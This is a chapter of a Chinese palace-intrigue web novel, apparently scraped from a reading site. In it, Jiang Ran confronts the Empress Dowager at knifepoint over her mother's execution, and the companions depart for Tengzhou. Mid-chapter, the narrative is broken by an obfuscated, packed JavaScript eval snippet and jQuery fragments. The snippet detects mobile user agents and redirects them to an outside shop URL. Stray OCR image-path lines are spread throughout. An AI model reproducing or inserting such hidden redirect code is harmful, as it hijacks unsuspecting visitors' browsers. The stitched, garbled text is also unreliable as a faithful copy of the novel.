49. 往事旧仇
作品:《两情悦》 四喜醒来时,发现自己已经躺在床上不知睡了多久。
他睡得头痛欲裂,捂着脑袋爬起来,他明明记得自己在给殿下烹茶,刚烹好就,就……
四喜拍拍脑袋,他怎么什么也想不起来了。不好,殿下还等着喝茶呢。
“殿下,殿下。卑职一不小心睡着了,请殿下恕罪。”
四喜急匆匆冲进殿内,发现殿下正望着桌上的画看得出神。
“殿下,您可要喝茶?卑职这就去您烹。”
牧泓屿收回眼神,扫了一眼桌上还冒着热气的茶微皱了下眉。
“不用了,桌上不是有一壶吗。”
有一壶?四喜不敢置信的眨眨眼,难道是他给殿下烹好了茶才去睡觉的?他怎么一点儿都不记得了。
牧泓屿抬眼,见四喜还愣在原地盯着茶杯看,于是道:“怎么,你想喝?”
“不不不不不。”四喜连忙摆手,“卑职告退。”
出了殿门,四喜狠狠拍了拍脸让自己清醒清醒。
肯定是喝了那个小内侍给他的菊花酒喝醉了,他说是贵人赏的。果然是好酒,他才喝了半杯就醉了。
殿内,等四喜走后,牧泓屿从内殿将剑拿出来收好。眼神不自觉又飘向桌上的画,展开的半卷画,上面是阿缘、高琢还有皎皎。剩下半卷还未展开的,就是他了。
“记八月十六阿缘皎皎生辰图……”牧泓屿呢喃着念了一遍,便将画卷好装进了画筒。画得这样好,明日他得感谢高琢才是。
福乐宫,解决了宫宴上的麻烦事,黎稔正对着铜镜拆下头上繁重的珠钗。
呼——
一阵怪风吹进福乐宫,殿内点燃的琉璃灯突然全部熄灭,只剩香炉燃着袅袅白烟。
“三……”
唤三一进来点灯的话黎稔还未说出口,便被一把锋利的短刀抵上了喉咙。
“您可千万别出声,不然我这短刀会立刻划破你的喉咙,血溅当场的。”
铜镜里,黎稔看来人蒙着面还身穿宫服,想来是来者不善。
“姑娘你……”
“闭嘴!”
黎稔话还没说完就,被来人怒斥一声打断。
黎稔用余光瞥见了她衣角处格外显眼的的鎏金镂空香囊,“你是牧念汝将军……”
“呸,什么牧念汝!母亲的名字是姜念汝。”
姜燃冷哼一声,“你这忘恩负义的小人居然还记得母亲的名字,深夜梦醒时分,你就不怕她与我姜氏一族来找你索命吗!”
“太后,太后。”三一打不开殿门,只好在殿外扣门。她为黎稔取些菊花酒的功夫,正好碰上齐王殿下,两人便结伴一同回来,不料却见大殿内漆黑一片。
“太后,太后。齐王殿下来看您了。”
听见三一的声音,颈间的短刀更近了几分。
黎稔轻叹两声,念汝将军为人和善宽厚,怎么生的女儿是个火爆性子急脾气。
她无奈的高声道:“三一,你叫彰施回去吧,我今日乏了,想早些休息,你不用在我身边伺候了,早些睡吧。”
“是。”
三一虽略感奇怪,但黎稔的命令她还是听从的。于是便离开大殿外,到宫门口叫牧彰施回去了。
姜燃见她还算听话,抵在她颈间的短刀也拿了下来。
“我今日带母亲的遗物来,就是要你死个明白。”
姜燃站在黎稔身后一字一句道,“或者你告诉当年究竟发生了什么,我可以考虑暂时留你一命。”
黎稔垂下头一笑,“你母亲帮我回到兰诏,还救了我皇弟一命稳住了岌岌可危的兰诏。你母亲与姜氏一族是我兰诏的恩人,姑娘哪怕想拿走我的命我也绝无二话。”
“恩人?”姜燃此时愤恨到极点,手里握紧的短刀恨不得直接捅了黎稔。
她极力让自己冷静下来,“你嘴上说着恩人,可为何还要害我姜家一族满门抄斩。”
说及此处,黎稔愧疚不已。她极力解释道:“姑娘,我绝无害你母亲的心思。当年和亲队伍走到半路,还未出兰诏国土。皇弟年幼突得病重,宫内宦官当权不准御医医治我皇弟,他们从宗室选了一个痴傻孩子只等皇弟殡天便借势夺权。我母后孤立无援,只好托人送信来给我。我恳求念汝将军允我回兰诏几日,她传信给先帝,先帝允了我请求,我才得以快马加鞭赶回兰诏。”
“满口胡言!”姜燃冷笑道,“你不会觉得我当时尚在母亲腹中不知内情,所以敢随意出口诓我吧。盛安人人都说是母亲失职,害你走失才延误和亲日子。先帝杀我们姜氏一族是因为母亲失职,破坏兰诏与大邺两国盟好!”
铜镜中,姜燃一双桃花似的眸子目藏凶光。只是一双眼睛,黎稔仿佛看到了当年那个意气风发的少年将军。身骑乌骓马,一身银铠,使得双剑绝世无双。
黎稔轻叹,“我何苦骗你,当年我皇弟病重之时,兰诏上下誓死保卫我黎氏皇族的几族老臣人人皆知。”
黎稔挑眉眸中杀意波动,“先帝对姜氏一族痛下杀手,还是为了包庇陛下的失职之罪。我回到兰诏王城前,牧泓峙在盛安突染风邪高烧不退。牧怀兴心系幼子,并未听从先帝安排亲自驻扎云州边境等待和亲队伍。而是自己折返回盛安,让手下大臣为他包庇罪行。所以当年念汝将军的信应该先交到牧怀兴手中,然后再给陛下。信不翼而飞,太子一党也咬死未见信件。”
听完原委,姜燃道:“他委以重任的太子因并未在云州边境等待,故没有第一时间察觉和亲的队伍比约定离开兰诏的日子晚了许久。”
黎稔接着姜燃的话说道:“而且他手下的人故意丢了念汝将军的信,还刻意假传圣旨放我回兰诏。等先帝得知我皇弟病重的消息,我已经带着念汝将军的药治好他了。因为牧怀兴的过错,先帝失去了以最小代价吞并兰诏的最好时机。”
姜燃此时才算彻底明白,“他刚登基根基不稳,不好惹众怒。若不杀我母亲,那他的太子就会成为众矢之的,群臣群起而攻之。他再怎么气愤也不可能对自己的儿子下手,只能将杀掉我母亲,平息群臣之怒。”
黎稔无奈地点头,“只恨那人手脚太干净,我至今还未找到当年究竟是谁假传圣旨,不能为念汝将军报仇。”
姜燃眯起眼睛,心下有了决断。
“当年还有谁参与了,你告诉我,我会亲自为母亲报仇的。”
“牧怀兴为太子时身边最亲近的大臣有姚尺书和章珥,同他奉命来兰诏扎营的是同忠勇侯甘毅。能假传圣旨的,也就他们几人了。”
姜燃默默记下他们的名字,便准备离开。她还拿着高琢的腰牌,不宜逗留太久。
“等等,姜姑娘。”黎稔叫住姜燃。她将自己的金簪带到姜燃头上,“这是我从兰诏带来的簪子,宫中人人认得。若姑娘出宫遇到麻烦,可拿出此物。”
黎稔朝姜燃大拜,“今日我是代替兰诏黎氏一族向姑娘致谢。我向姑娘保证,日后只要你拿着金簪出入兰诏,兰诏宫内宫外姑娘皆畅通无阻。姑娘若想报仇,我兰诏皇族,愿为;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17299789|195160||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
姑娘助力。”
姜燃摸了摸头上的金簪,回了个礼。
“今夜,芦元公主告诉我真相姜某感激涕零。母亲相信两国唇齿相依,我也愿助太后一臂之力。”
今夜听到三一的名字时她才明白过来,难怪十二会冒死为戈罗昂真为做事,原来是听命于她。
三一,十二,兰诏丰家。
黎稔对姜燃的话有些意外,但她只是笑笑并未当真。
“当年你在你母亲腹中,我用尽心力才拖延六个月让你能顺利生下。如今能见你一面,知道你平安,他日入九泉,我也算有脸见你母亲。”
提到母亲,姜燃静默良久。她将封住的大门用短刀挑开,出门离开了。月落,天将明。
高琢一大早便收拾好东西,带着包袱离开了高府,他得赶紧和阿缘一起去滕州。
府中,尘起与高羡看着高琢决绝的背影沉默无语。
等到高琢离去,尘起才开口问道:“你不去送他?”
高羡没说话只是摇摇头。
“忆欢醒来怎么办,你怎么和她解释?”
“就说小琢出远门了,暂时不会回来了。”
高羡的声音嘶哑,望着院中两指粗的梧桐树道:“昨夜我就知道小琢不会再留在高府了,他走得比我想的还坚决。”
尘起的目光从高羡脸上移开,没再搭话,只是暗中握紧了手中的横刀。
高琢到的时候姚映梧与肖遥都已经在门口了。
肖遥见高琢行装轻简而来,笑道:“刚刚我还跟阿缘说呢,鄢云十州冬日寒冷,咱们一起不知多久才能回来。我要她多备些冬衣,结果就看见你也背着这点东西就来了,别还没到滕州,你们两个都冻病了。”
姚映梧也担忧接道:“昨夜母亲特意叮嘱,说边陲苦寒,我在盛安冬日畏寒是甚少出门,衣服恐抵御不了边陲的寒风。她叫我先带几身厚衣服,剩下的去滕州做才好。”
高琢也悻悻回道:“我的衣服都是来盛安现做的,现下还没来得及做冬日衣服呢。”
见二人都当真了,肖遥才笑道:“我逗你们的,我常在边境,知道盛安的衣裳再厚也很难抵住大雪的寒气。我啊特意多带了几身裘衣,兄长给祖父传信说庆州前几日下了场小雪,一下子冷了。庆州下雪了,蔺州也快了。等我们一到滕州,滕州也该下雪了,到时候盛安的衣服肯定不抗风,有了这几身裘衣,我们也能抗一阵。”
“皎皎,还好有你。”姚映梧听了肖遥的话,放下心里的担忧。
肖遥眨眨眼道:“你在滕州的母族到时候会接应我们的,我感谢你才是。”
“咦?皎皎你怎么知道我母族人会在盛安接应我们?”
“我今早拜别姑母后碰上贤妃身边的青萝姑娘,她特意告诉我的,还说贤妃已经替裴太守和你都打点好了,叫你不用担心,安心替陛下寻药就好。”肖遥的话给姚映梧吃上了一颗定心丸,长姐总是能考虑周全,替她谋划好一切。
“哎,肖遥。你既去了宫里牧泓屿怎么没同你一起来?”
高琢等了好一会儿也没见到他,他还想问问牧泓屿自己替他画的画好不好呢。
肖遥摇摇头,道:“我也本想与他一同来的,可四喜说他一大早就离开了,也不知去哪儿了。我在宫里找了一圈没见他,便先自己过来了。”
高琢啧啧两声,“他可别是后悔同我们一起……”
哎呦!高琢话还没说完,肩膀上便重重挨了一下。